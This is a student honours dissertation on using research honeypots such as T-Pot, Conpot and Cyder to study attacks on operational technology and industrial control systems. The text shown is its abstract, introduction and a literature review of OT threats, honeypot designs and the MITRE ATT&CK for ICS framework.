School of Design and Informatics

BSc (Hons)Ethical Hacking 23/24

CMP403 – Honours Project Dissertation

Enhancing OT Cybersecurity Using Honeypots

Paul Michael Oates

2001642

Word Count: 13,340

Supervisor:

David McLuskie

Abstract

Operational Technology (OT) is used to control Critical National Infrastructure (CNI). Attacks on this type of network may affect public health, safety or public confidence. This demonstrates a need for secure systems in Operational Technology (OT). Honeypots are an IT security tool which can be used to imitate OT systems on networks, they not only detect hackers that have breached a network but are also used to entice hackers to attack systems. These findings are then used to identify the Tactics, Techniques and Procedures (TTPs) that hackers utilise to gain access to systems.

The aim of this paper is to improve Operational Technology (OT) Cybersecurity by using Honeypots. Honeypots will be deployed to attract threat actors, to allow analysis of their methodology and their intent. The information gained will be shared with the wider OT community to gain a better understanding of how this would affect real Industrial Control Systems (ICS) and to assist in mitigating against these attacks.

Two experiments were undertaken within an AWS Cloud environment. This involved two Honeypots; T-Pot a Honeypot platform consisting of several opensource Honeypots and Cyder a Honeypot which emulates any piece of hardware in the Nmap database. Each Honeypot ran within an EC2 instance for 1 month in order for threat actors to interact with the Honeypots to disclose their TTPs.

During the course of the practical component of this research, both Honeypots collected a large number of interactions including popular ports, IP addresses, and credentials. Both Honeypots proved attractive with over half a million interactions within the timeframe. Regarding OT Honeypots specifically, T-Pot's ConPot instance received a broad spectrum of attacks across all its ports. This implies that OT threat actors are not targeting specific ports meaning that OT security teams will have to work harder to mitigate against a much broader range of attacks.

This report found that Honeypots are a valuable tool in a cybersecurity professional's arsenal. Threat actors interactions with the Honeypot can be analysed using frameworks such as the MITRE ATT&CK for ICS which reveals threat actors TTPs and OT security teams can use this information to mitigate attacks. More time and resources would have allowed for more elaborate Honeypots to be developed, making them more attractive to threat actors.

Keywords

Operational Technology (OT), Honeypots, Industrial Control Systems (ICS), Tactics, Techniques and Procedures (TTP), Critical National Infrastructure (CNI), Threat Actors, Cyber Threat Intelligence (CTI), and MITRE ATT&CK Framework

Acknowledgements

I would like to express my gratitude to my supervisor David McLuskie for his advice, support, encouragement, and assistance throughout this project.

I would also like to thank my friends and family for their support and kind words without them this wouldn't have been possible. I would also like to mention my mum and dad who gave up their own time to read several drafts of my dissertation. Thank you.

Contents

Table of Figures

1. Introduction

1.1. Background and Context

Operational Technology (OT) enables the controlling and monitoring of industrial equipment used in fields such as manufacturing, power generation, ATMs, and traffic lights. Typically, in an OT environment, devices such as traffic lights will have a network-connected device which can report to a central server or controller over a closed network. If compromised the results can be fatal e.g., complete gridlock within a city. Figure 1-1 identifies a simple SCADA system.




Figure 1-1 Simple SCADA system (Philip Church, 2017)

This therefore provides sufficient justification to undertake a project in this area as it demonstrates a need for secure systems in Operational Technology (OT) and a need to understand threat actors Tactics, Techniques and Procedures (TTPs). This project focuses on how to improve Operational Technology (OT) cybersecurity by using Honeypots, this type of research can only benefit the OT industry.

Honeypots are systems that mimic real systems with the intention of enticing threat actors to interact with them instead of attacking real systems. This interaction will then alert the security team who are monitoring the Honeypots, and they will analyse the TTPs the threat actor are utilising.

In 2018 a retired major general of Israel, Yaakov Amidror stated “There is one difference in cyber, if you are smart you don't destroy the enemy, you give him the feeling, that he is still active. This is a Honeytrap, which can be used at the right time. To lead him to a place where he can be manipulated and given the feeling that he is still active” (Telecom News, 2018)

There are two main categories of Honeypots; research and decoy. Research Honeypots can be deployed on Cloud environments to entice threat actors to interact with them. These interactions can be disclosed as TTPs and used by OT cybersecurity teams to mitigate future attacks. Meanwhile decoy Honeypots are used by businesses and organisations to catch threat actors, the Honeypots are deployed within production networks and catch threat actors in the act. For the purpose of this project, research Honeypots will be deployed.

Another issue that cannot be ignored for Operational Technology in an industrial setting is that it can be legacy equipment which is outdated and not fit for purpose. As stated by Brien Posey the lead network engineer for the United States Department of Defence at Fort Knox “ some OT systems are modern and complex, it's also common -- particularly, in an industrial setting -- for OT equipment to be several decades old.” (Posey, 2021) . This suggests despite its complexity industrial OT is likely utilising outdated vulnerable protocols which make it an easy target once an attacker has breached the network. These devices due to their perceived inaccessibility and age will also have little to no security implemented in them. Recent research also suggests that OT is becoming more accessible, as these systems slowly move into the Cloud and other IT environments, we can see that there is a credible interest from threat actors to target systems as well as a growing industry in deterring these attacks. (Richard Derbyshire, 2023) This project will provide information using Honeypots which when shared with the wider OT community will allow them to modernise their equipment as they move into the cloud.

1.2. Aims, Research Questions And Objectives

Aim:

The aim of this project is to improve Operational Technology (OT) Cybersecurity by using Honeypots. Honeypots will be deployed to attract threat actors, to allow analysis of their methodology and their intent. The information gained will be shared with the wider OT community to gain a better understanding of how this would affect real Industrial Control Systems (ICS) and to assist in mitigating against these attacks.

Three Objectives:

1. To effectively deploy research Operational Technology (OT) Honeypots on the internet to lure threat actors to exploit it.
2. Analyse the Tools, Techniques and Procedures (TTPs) threat actors use to exploit the Honeypot and use this information to better understand how attackers gain access to Industrial Control Systems (ICS) and share any findings.
3. Investigate how Honeypots can be refined to improve their effectiveness.

The research sets out to answer the following questions:

- How can Honeypots be used to enhance Operational Technology (OT) Cybersecurity?
- Given the unique specialised skillset of OT threat actors, how can Honeypots be used to attract them facilitating the analysis of their methodology, and revealing their intent within OT environments?
- What is the most effective way to share the data generated with the wider OT community, to allow for a better understanding of how this would affect real Industrial Control Systems (ICS) and to assist them in mitigating against these attacks?

1.3. Scope

Due to our dependency on Operational Technology (OT) for our daily lives, and as OT systems slowly move into the Cloud and other IT environments, they can prove attractive to threat actors aiming to disrupt Critical National Infrastructure (CNI). This project will use research Honeypots to collect large amounts of data which can be analysed to reveal threat actors TTPs. This will produce results that will identify the popular ports, protocols, and services which were exploited by threat actors. This intelligence will be shared with the wider security community to allow security teams to mitigate against attacks. The project will focus on two Honeypots T-Pot and Cyder, the most up to date version of each will be used.

1.4. Structure

Following the introduction chapter that outlines the background, research questions, objective, and scope of this project, the rest of the paper will be structured as follows:

- Literature Review
  - This chapter will discuss and critically analyse current research on Operational Technology, Honeypot Accuracy, Honeypot Creation and the MITRE ATT&CK Framework. This was undertaken to gain an understanding of OT and Honeypots.
- Methodology
  - This chapter of the report will outline the research, design, implementation, and experimentation undertaken within the practical component of the project. This chapter will also describe how to set up Honeypots within a Cloud environment and explain how the data was collected to be analysed.
- Results
  - This chapter will provide a clear account of the results obtained from both the T-Pot and Cyder Honeypots.
- Discussion
  - This chapter will evaluate the project and discuss to what extent the overall aims of the project were met and evaluate this against the reviewed literature and results obtained from the methodology used.
- Conclusion
  - This chapter will summarise the findings and limitations within the project and discuss future avenues of work.

2. Literature Review

Despite OT networks being obscured and isolated they are prime targets for threat actors. The negative impact of threat actors' actions cannot be overstated. Attacks on this type of network may affect public health, safety, national security, civil liberties, or public confidence. Hence the ability to detect, understand and disclose the Tactics, Techniques, and Procedure's that threat actors use is paramount to keeping nations safe. This chapter will therefore examine the current literature on Honeypots, Operational Technology and how the two can be combined to enhance OT Cybersecurity. Literature from Operational Technology, Internet of Things (IoT) and Honeypots will be discussed as follows:

- OT Cybersecurity Overview
- Honeypot Creation
- Honeypot Accuracy
- MITRE & ATT&CK Framework
- Conclusion

2.1. OT Cybersecurity Overview

By studying the current trends in OT cybersecurity an informed picture can be obtained. In 2019 the SANS Institute one of the leading cybersecurity organisations surveyed 338 of its members from around the world on how their OT assets are protected and what threats they perceived to be the most prevalent. Their findings identified many areas in which the industry had kept up with security trends however it also identified areas of misalignment, thus leaving OT vulnerable to attacks from threat actors. The report also states that 72% of cyber-attacks against OT/ICS infrastructure came from nation state or nation state affiliated attacks. (SANS, 2019) This is concerning for OT security as nation state threat actors have access to advanced offensive tools which are difficult to detect and mitigate against. One example of an advanced threat actor attack is the Stuxnet worm discussed by Baezner et al,. (2017)

Features	Stuxnet	Usual worm
Target	Only Siemens Simatic/Step-7 software	Computers Indiscriminately
Size	500 Kilobytes	App. 100 Kilobytes
Infection vectors	USB-removable drives or shared printers	Internet
Exploited vulnerability to infect	Four zero-day exploits	One zero-day exploit
Purpose	Affect Iranian centrifuges	Most of the time spread or install a backdoor

Figure 2-1 Stuxnet Worm (Baezner, 2018)

Figure 2-1 identifies the worm component of the Stuxnet virus and its highly complex nature. It demonstrates the virus is an advanced piece of malware targeting SCADA environments, specifically, the Iranian nuclear centrifuges by targeting Siemens PLC's (Baezner Marie, 2017)

The Stuxnet virus works by spinning up the rotor to damage the nuclear centrifuge without reporting this back to the central controller. The malware made use of two certificates "TrendMicro" and "Realtek" and four '0 days' to infect the isolated network that the Iranian centrifuges were utilising. (Baezner Marie, 2017)

The SANS survey also states that one of the most common oversights of OT security teams is that they do not seem to consider phishing attacks to be the primary threat against OT environments whilst according to the survey they are in fact one of the main methods of exploitation. (SANS, 2019) Examples of this include the Sandworm and Black Energy attacks against the Ukrainian power grid, where threat actors' entry point was through phishing emails (Baezner, 2018).




Figure 2-2 Threats to OT Cybersecurity (SANS, 2019)

Figure 2-2 Identifies what OT professionals perceive as their primary threats.

The report goes on to highlight the differences in views and opinion between IT and OT professionals as the objectives of each domain do not match (SANS, 2019). Ultimately the difference in priorities between these two groups are counterproductive and are actively harming OT companies trying to implement thorough cyber security practices. The fundamental differences between OT and IT are also discussed by Mesbah. M et al., (2023) when they state that it is also important to understand the differences between OT and IT environments to better grasp the challenges an OT environment faces as it moves into the cloud. OT and IT ultimately are playing to a different set of rules, within an OT industrial environment availability is the most important factor because if this is compromised the results can cause real disruption in everyday life e.g. gridlocked traffic. Whereas in a typical IT industry environment confidentiality is vital e.g., personal data is stolen and used for malicious purposes. (Mesbah M, 2023)

The SANS paper closes with a quote by an anonymous respondent which again sums up the issues between both groups "Do not underestimate that your biggest challenge with integrating [will be] changing the mindset of both IT/OT to think like each other and leverage each other's expertise."

IT	Priority	OT
Confidentiality	1	Availability
Integrity	2	Integrity
Availability	3	Confidentiality

Figure 2-3 The CIA/ AIC table (Byers, 2023)

Figure 2-3 identifies the CIA/AIC table which highlights the difference in priority between OT and IT environments. It is worth noting despite the SANS papers excellent highlighting of issues within OT, which are relevant in demonstrating the need for study into OT cybersecurity, SANS is a for-profit private company and the sample size of 338 is relatively small. The paper is also potentially outdated as it is four years old.

Another issue for OT cybersecurity is that there has been a large increase in the number of attacks on CNI and enterprises operating in critical services from hacktivists. (Forescout, 2022)

#	Date with link to reference	Targeted organizations (industry vertical)	Country	Devices identified in the attack	Actions identified on device
1	Mar 11	ASF-group.ru (Retail)	Russia	Pult.online SCADA	Change parameters via HMI/GUI
2	Jun 30	partner.co.il and MATAM industrial (Telecom)	Israel	SuperBrain Direct Digital Controller (HVAC)	Change parameters via HMI/GUI
3	Jul 6	Several (Several)	Israel	Phoenix Contact EEM-MA770 (energy measurement)	Change parameters via HMI/GUI
4	Jul 7	Or Akiva Pump Station (Utilities)	Israel	Unknown	Unknown
5	Jul 20	Gysinoozerskaya Hydro-Power Plant (Utilities)	Russia	Unknown	Use a custom script (KillBus) to rewrite modbus registers
6	Aug 23	UFINET (Telecom)	Nicaragua	Schneider Electric BMX P34 2020 v2.5 (PLC)	Use a custom script (theComposer.py) to set Modbus registers to 0
7	Sep 4	Several (Several)	Israel	Berghof DC2004 PLCs	Exfiltrate data via HMI/GUI

Figure 2-4 GhostSEC targets (Forescout, 2022)

Figure 2-4 above shows the rising number and complexity of reported attacks by the hacktivist group “GhostSec” over a seven-month period. This information again highlights the serious issue with OT cybersecurity targeting telecoms, utilities and retail, infrastructure which are necessary to life.

An example of a complex attack undertaken by hacktivists is discussed in “Cyber Conflicts in Outer Space: Lessons from SCADA Cybersecurity”. The example discussed within the paper is the attack against the Israeli Water Authority where attackers attempted to dump a dangerous amount of chlorine into the water. The paper discusses the issues within Supervisory Control and Data Acquisition (SCADA) environments and why they are prime targets for threat actors to cause maximum damage. The paper also suggests that there is a belief that satellite stations and space rockets must be careful as they too will also prove popular with threat actors. Worryingly, as admitted by NASA, malware has already made its way to space on multiple occasions. (Balleste, 2021). Figure 2-5 from Atkins identifies the rapid increase in cyberattacks against ICS equipment between 2010-2015.




Figure 2-5 Increased attacks in OT Cybersecurity (R. Piggin, 2016)

A recent 2024 report by Kaspersky identifies the current trends in OT Cybersecurity. It discloses that: ransomware, hacktivism, offensive cybersecurity, and threats related to logistics and transport are the most likely to be the prevalent threats to the industry. (Kaspersky ICS Cert, 2024) Recent research also suggests that as OT becomes more accessible and these systems slowly move into the cloud, we can clearly see that there is interest from threat actors to target systems as well as a growing industry in deterring these attacks. (Richard Derbyshire, 2023)

This research highlights the need for an enhanced understanding of these attacks and how they can be mitigated. One tool that can be deployed to identify threat actors Tactics, Techniques, and Procedures (TTPs) is Honeypots.

2.2. Honeypot Creation

Honeypots pretend to be legitimate systems that exist on a network, their purpose is to deceive threat actors into discovering and interacting with them rather than exploiting legitimate services on the network. This interaction will then alert the security team who are monitoring the Honeypots, and they will analyse the TTPs the threat actor is utilising. In the book "Intrusion Detection Honeypots" by Chris Sanders he states, "All Honeypots are deceptive, discoverable, interactive, and monitored" But each of these features can take many forms that ultimately define the purpose of the Honeypot." (Sanders, 2020)

Sanders explains Honeypots can be divided into two main categories; research and decoy. Decoy Honeypots are used within networks to catch threats, this provides the last line of defence to organisations who have been attacked, as it allows them to detect an attacker within their network. On the other hand, research Honeypots enable researchers to host Honeypots in a virtualised environment and discover how threat actors interact with and ultimately exploit systems of interest. This type of research is invaluable to the cybersecurity industry. This vital information can then be disclosed and utilised by businesses and governments alike to mitigate risk. Honeypots enable security researchers to understand what threat actors are trying to achieve when attacking networks. (Sanders, 2020)

Some examples of highly detailed Honeypots are "Caught in the Act: Running a Realistic Factory Honeypot to Capture Real Threats" (Trend Micro, 2020). This paper sets out clearly how to

create a realistic Honeypot network with supporting information in order to attract real threat actors to attack the Honeypots. The Trend Micro Honeypot is elaborate and consists of multiple entry points, types of Programmable Logic Controllers (PLC), and protocols to communicate between devices. Another example is S. Maesschalck et al., (2024) for BT, this demonstrates an OT Software Defined Network (SDN) consisting of multiple PLC's and industrial equipment. An SDN is a network which is controlled from a central device enabling easier management and control as shown in Figure 2-6 below.




Figure 2-6 SDN OT Network (S. Maesschalck, 2024)

The BT Honeypot (S. Maesschalck, 2024) was never deployed in a production environment and was only attacked by two experienced Pen-testers who failed to identify the underlying equipment on the network believing it to be a Honeypot.

However, the TrendMicro Honeypot received 9,452 hits from unique IP addresses over the period the Honeypot was online, however only 610 were linked to automated scanners. This demonstrates that most interactions were not automated but were manual human interactions. The realistic nature of the Honeypot was successful in luring threat actors to interact with it. The paper discusses lessons learned which are of interest to anyone carrying out any form of Honeypot deployment. Of particular interest are the removal of all VirtualBox artifacts and to frequently take snapshots of VirtualBox Honeypot images so as to capture threat actors TTPs. The paper contains several shortfalls such as initially the Honeypot network being too realistic and obscured "For our Honeypot to garner this kind of attention, we practically had to do everything wrong when it came to our faux company's general security stance" (Trend Micro, 2020)

More simplistic Honeypot research can also yield valuable results, research undertaken by Aalborg University, Denmark in "Interaction matters: a comprehensive analysis and a dataset of hybrid IoT/OT Honeypots" discusses the effective use of open-source Honeypots in the wild. The paper initially classifies different OT/IOT Honeypots into low, medium, and high interactions. In total 22,518 unique IP addresses attempted to access the Honeypots to cause damage, this demonstrates the attractiveness of exploiting OT networks. The paper concludes that the higher

the interaction level of the Honeypot the more varied and unique the exploits it receives. This information leads to a better understanding of the threat actors TTPs.

Study	Interaction level	Study period	Geographically distributed	Deployment
Honeycloud [7] (2019)	Medium	12 months	Yes	hardware, cloud
IoTPOT [27](2015)	Low	39 days	No	physical
Open for hire [40] (2021)	Low, Medium	1 month	No	physical
Muti-faceted Honeypot [52](2020)	Low	2 years	No	physical
Honware [48] (2019)	High	14 days	No	physical
Siphon [13](2017)	High	2 months	Yes	physical, cloud
Hornet 40 [44](2021)	Passive	40 days	Yes	cloud
Picky Attackers [3] (2017)	Medium	4 months	Yes	physical, cloud
RIoTPot (2022)	**Low, High, Hybrid**	**3 months**	**Yes**	**physical, cloud**

Figure 2-7 Various Honeypots utilised (Shreyas Srinivasa, 2022)

Figure 2-7 above identifies various Honeypots and the timeframe in which they were studied. From the study (Shreyas Srinivasa, 2022) the "RIoTPot" Honeypot collected forty-nine malware samples in 39 days, this further highlights the attractiveness of OT technology and the need for more research into OT Honeypots. (Shreyas Srinivasa, 2022)

Lygerou et al., (2022) in "A decentralized Honeypot for IoT Protocols based on Android devices" continues the work undertaken by Shreyas Srinivasa in creating an IoT Honeypot to work on Android devices. The paper uses the RIoTPot design of a modular IoT Honeypot. It discusses utilising Honeypots on a smaller decentralised scale. This was of particular interest because this project focuses on Internet of Things (IoT) devices and protocols rather than OT which allowed comparisons to be drawn. The paper describes using a modified version of the HosTaGe Honeypot on an Android device in two economically different countries (Greece and Denmark) in order to understand what TTPs threat actors utilise to exploit IoT devices. The paper discovered 359, 080 total attacks, 73% of which came from China (261, 935). Figure 2-8 identifies the attacks per protocol.




Figure 2-8 Total number of attacks per protocol (Lygerou, 2022)

Interestingly due to the simplicity of this Honeypot it actually attracted more interactions than the elaborate Trend Micro Honeypot. The volume of traffic suggests automated scanners looking for IoT protocols and devices are active in comparison to the Trend Micro Honeypot where manual human interactions were the majority of the traffic. The paper identified that Secure Shell (SSH) was overwhelmingly the most attacked protocol with Message Queue Telemetry Transport (MQTT) being the largest targeted IoT specific protocol. This suggests SSH is a more attractive target as it is likely protecting something more valuable and enticing to threat actors. The report also identified that target protocols vary per country with Greece having a significantly higher number of hits against the MQTT protocol whilst in Denmark the Telnet protocol saw an increase as shown in Figure 2-9 (Lygerou, 2022).




Figure 2-9 TELNET/MQTT , TELNET/SSH popularity (Lygerou, 2022)

Finally, a paper published by the US Naval Postgraduate School utilises the opensource Honeypot T-pot. T-Pot is a Honeypot system by Deutsche Telecom described as “The All-In-One Honeypot Platform” (Deutsche Telekom Security GmbH , 2024). The platform enables multiple IT/IoT/OT Honeypots in one device, this delivers greater Honeypot data collection than with just one system. Figure 2-10 shows a high number of interactions throughout the Honeypot’s deployment. (Washofsky, 2021)




Figure 2-10 HTTP Requests to T-Pot (Washofsky, 2021)

Due to T-Pots multifaceted nature and well-developed platform this Honeypot package will be utilised within the practical component of this report.

2.3. Honeypot Accuracy

Inaccuracies in OT Honeypots are detrimental to their success, this is due to the fact that threat actors have a very specific skillset and will be able to identify poorly configured Honeypots. Two papers which discuss this is "MimePot: a Model-based Honeypot for Industrial Control Networks" (Pascucci, 2019) and "World Wide ICS Honeypots: A Study into the Deployment of Conpot Honeypots" (Maesschalck, 2021). Both papers take different approaches to ensuring Honeypot accuracy. Pascucci et al., (2019) discusses MimePot a SCADA Honeypot system consisting of "Mime E&C" a Supervisory Control Simulation and "Mime Plant" a node that mimics real data generated by a PLC. To generate realistic data, MimePot used mathematical equations including Linear Time Invariant Models for state space equations. The Honeypot creates a realistic Supervisory Control and Data Acquisition (SCADA) environment by separating the control and data planes. This creates an optimal environment for threat actors to attack, disclosing their TTPs. The paper illustrates the normal operations of the simulated fake water plant and then exercises a man in the middle attack against MimePot. This shows how an attack by a threat actor may cause damage to Critical National Infrastructure (CNI). However, the MimePot Honeypot was a Proof of Concept (Po (Nmap.org, ND)C) and not deployed. This paper only outlined the Honeypot design, therefore real data cannot be collated and analysed.

Maesschalck et al., (2021) takes a more simplistic approach through modifying a popular Honeypot system called Conpot. It deploys three Conpot Honeypots instances with various services running as shown in Figure 2-11.

	Conpot 1	Conpot 2	Conpot 3
(T)FTP	✓		
HTTP	✓	✓	
BACnet	✓	✓	
MODBUS	✓	✓	
CIP	✓	✓	
S7Comm	✓	✓	✓

Figure 2-11 Conpot Instances (Maesschalck, 2021)

The paper discloses that Conpot 2 saw the largest amount of unique hits prior to detection on Shodan and was detected as a Honeypot later than Conpot 1 which has all six services open. Conpot 3 was never detected as a Honeypot during the survey and very little traffic interacted with it suggesting that the Honeypot was made too obscure for threat actors to interact with. (Maesschalck, 2021)

Research shows when Honeypots are made too realistic and obscured as shown in the BT, TrendMicro and Conpot 3 threat actors do not disclose their TTPs, and the Honeypots are generally missed by scanners resulting in very little data being generated.

2.4. MITRE & ATT&CK Framework

To develop an understanding of what threat actors aim to achieve within OT environments and to be able to identify their TTPs we can use a tool such as the MITRE and ATT&CK Framework for ICS environments (MITRE, 2020). This framework was developed after the Ukrainian Power Grid attacks (Baezner, 2018). This framework acknowledges that OT cybersecurity is under a specific

type of threat which is different from IT environments, for this reason it requires its own framework to highlight specific OT TTPs. Figure 2-12 below identifies the MITRE and ATT&CK Framework for ICS.




Figure 2-12 MITRE & Attack Framework ICS (MITRE, ND)

The various uses of this framework could include red team or blue team pen-testing however in relation to this project, the ability to create a Cyber Threat Intelligence (CTI) capability is of interest (MITRE, 2020). However one drawback of this paper is that it doesn't mention specifically that the MITRE ATT&CK framework can be used to analyse Honeypot data.

